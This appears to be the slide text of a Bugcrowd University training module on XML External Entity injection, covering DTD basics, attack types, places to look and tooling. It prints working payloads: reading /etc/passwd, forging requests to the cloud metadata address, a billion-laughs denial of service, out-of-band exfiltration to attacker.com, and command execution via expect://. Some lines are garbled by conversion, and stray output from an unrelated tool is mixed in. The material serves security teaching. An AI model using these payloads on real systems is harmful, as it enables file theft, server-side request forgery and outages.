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# XML External Entity

## Injection

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Bugcrowd University



### **Module Trainer**

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- Security Consultant
- Hacker, Bugcrowd Ambassador



#### **Module Outline**

- XML & DTD Quick Intro
- Introduction to XXE
- Types of attacks
- Common places to find XXE
- Tools
- Labs
- **Resources and References**





#### **XML Basics**

#### What is XML

- eXtensible Markup Language
- Structured syntax
- Designed to be human readable as well as machine readable

#### DTD

- Document Type Definition.
- Used for defining XML document structure
- Can also be defined outside of the XML file (External)

```
<!DOCTYPE root-element [element-declarations]>
```

#### **XML Basics**

#### **Entities**

Entities are used to define shortcuts to any other text.

#### Types of entities:

Internal - Entity defined within local DTD

This entity can be referred within the XML as &foo; and it will be replaced with the term "bar".

External - Entity defined outside of local DTD lacksquare

We are mostly interested in the External entities

Parameter - Can only be used within a DTD lacksquare

Used with % symbol

<!ENTITY foo "bar">

<!ENTITY foo SYSTEM "file:///external.dtd">

<!ENTITY % name "entity value">



## **Types of XXE Attacks**

- 1. Classic XXE
- 2. Server Side Request Forgery
- 3. Denial of Service
- 4. Advanced XXE
- 5. Remote Code Execution

#### **Classic XXE**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe "thisistest"> ]>
 <userInfo>
  <firstName>John</firstName>
  <lastName>&xxe;
 </userInfo>
Output:
Hello John thisistest
This is not a vulnerability yet!
```

#### **Classic XXE**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">
                                                                                          Response
                                                                                           Raw Headers Hex Render
  <userInfo>
                                                                                         HTTP/1.1 200 OK
                                                                                         Date: Sun, 21 Jul 2019 00:52:15 GMT
                                                                                         Server: Apache/2.4.7 (Ubuntu)
                                                                                         X-Powered-By: PHP/5.5.9-1ubuntu4.29
     <firstName>John</firstName>
                                                                                         Vary: Accept-Encoding
                                                                                         Content-Length: 1487
                                                                                         Connection: close
     <lastName>&xxe;</lastName>
                                                                                         Content-Type: text/html
                                                                                         Sorry, root:x:0:0:root:/root:/bin/bash
                                                                                         daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  </userInfo>
                                                                                         bin:x:2:2:bin:/bin:/usr/sbin/nologin
                                                                                         sys:x:3:3:sys:/dev:/usr/sbin/nologin
                                                                                         sync:x:4:65534:sync:/bin:/bin/sync
                                                                                         games:x:5:60:games:/usr/games:/usr/sbin/nologin
                                                                                         man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
                                                                                         lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
Output:
                                                                                         mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
                                                                                         news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
Hello John root:x:0:0:root
                                                                                         uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
                                                                                         proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
                                                                                         www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
                                                                                         backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
                                                                                         list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
....[SNIP]
                                                                                         irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
                                                                                         gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
                                                                                         nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
                                                                                         libuuid:x:100:101::/var/lib/libuuid:
                                                                                         syslog:x:101:104::/home/syslog:/bin/false
                                                                                         messagebus:x:102:106::/var/run/dbus:/bin/false
                                                                                         landscape:x:103:109::/var/lib/landscape:/bin/false
```

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin pollinate:x:105:1::/var/cache/pollinate:/bin/false vagrant:x:1000::/home/vagrant:/bin/bash

colord:x:106:112:colord colour management daemon,,,:/var/lib/co

#### **Server Side Request Forgery**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM</pre>
"http://169.254.169.254/"> ]>
 <userInfo>
  <firstName>John</firstName>
  <lastName>&xxe;
 </userInfo>
Output:
Hello John 1.0
2007-01-09
2007-03-01
....[SNIP]
Very happy sight for a hacker!
```

1.0 2007-01-19 2007-03-01 2007-08-29 2007-10-10 2007-12-15 2008-02-01 2008-09-01 2009-04-04 2011-01-01 2011-05-01 2012-01-12 2014-02-25 2014-11-05 2015-10-20 2016-04-19 2016-06-30 2016-09-02 2018-03-28 2018-08-17 2018-09-24 latest

#### **Denial of Service**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE lolz [<!ENTITY lol "lol"><!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol; &lol; &lol; &lol; &lol; &lol; &lol; &lol; ">
<!ENTITY lol2 "&lol1; &lol1; &lol1; &lol1; &lol1; &lol1; &lol1; ">
<!ENTITY lol3 "&lol2; &lol2; &lol2; &lol2; &lol2; &lol2; &lol2; &lol2; ">
<!ENTITY lol4 "&lol3; &lol3; &lol3; &lol3; &lol3; &lol3; &lol3; ">
<!ENTITY lol5 "&lol4; &lol4; &lol4; &lol4; &lol4; &lol4; &lol4; &lol4; ">
<!ENTITY lol6 "&lol5; &lol5; &lol5; &lol5; &lol5; &lol5; &lol5; ">
<!ENTITY lol7 "&lol6; &lol6; &lol6; &lol6; &lol6; &lol6; &lol6; &lol6; ">
<!ENTITY lol8 "&lol7; &lol7; &lol7; &lol7; &lol7; &lol7; &lol7; ">
<!ENTITY lo19 "&lo18; &lo18; &lo18; &lo18; &lo18; &lo18; &lo18; ">|>
<tag>&lol9;</tag>
```

#### **Advanced XXE**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY % remote SYSTEM
"http://attacker.com/call.dtd">
%remote;
]>
```

Parameter entities are special type of entities that can be used only within a DTD itself.


Tip: Use this payload to check for XXE vulnerabilities when user input is not reflected back on the page or in the response.

#### **Advanced XXE**

- Also known as Blind XXE
- Out of band data exfiltration

#### The payload to upload/send

```
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://attacker.comhost.dtd">
%dtd;]>
<roottag>&send;</roottag>
```



```
Content of host.dtd
```

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/collect.php?file?=%file;'>">
%all;
```

#### **Remote Code Execution**

In some rare cases XXE can be elevated to execute system commands on the server

```
expect:// awesomeness!
```



expect:// is a PHP wrapper that can provide access to stdio, stdout and stderr.

In short, it can execute commands!

#### Sample payload:

```
<!DOCTYPE replace [<!ENTITY ent SYSTEM "expect://whoami"> ]>
```

• https://medium.com/@airman604/from-xxe-to-rce-with-php-expect-the-missing-link-a18c265ea4c7



```
Searching now in Baldu.
   Searching now in Yahoo.
   Searching now in Google.
   Searching now in Bing..
   Searching now in Ask
   Searching now in Netcraft.
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
## Common Places to Find XXE

## **Common places to find XXE**

- XML file upload (e.g config files)
- XML input fields
- XML based APIs
- XML based files (RSS, SVG)

### **Uncommon places to find XXE**

- MS Office files (docx, xlsx, etc.)
- SAML-based SSO
- VoiceXML in IVR systems
- Online Map editors using KML



### **Tooling**

- BurpSuite
  - Intercepting proxy
- Xxeserv
  - A mini webserver with FTP support for XXE payloads
- oxml\_xxe
  - A tool for embedding XXE/XML exploits into different filetypes



## Labs (xxelab)



Stay in touch, and keep up with the latest.



# Coded By Ahmed Aboul-Ela - @aboul3la

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Resources and

References

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## Resources and References

DTD CHEAT SHEET	https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html
OWASP CHEAT SHEET	https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
XXELAB	https://github.com/jbarone/xxelab
XML SCHEMA, DTD, AND ENTITY ATTACKS	http://vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf

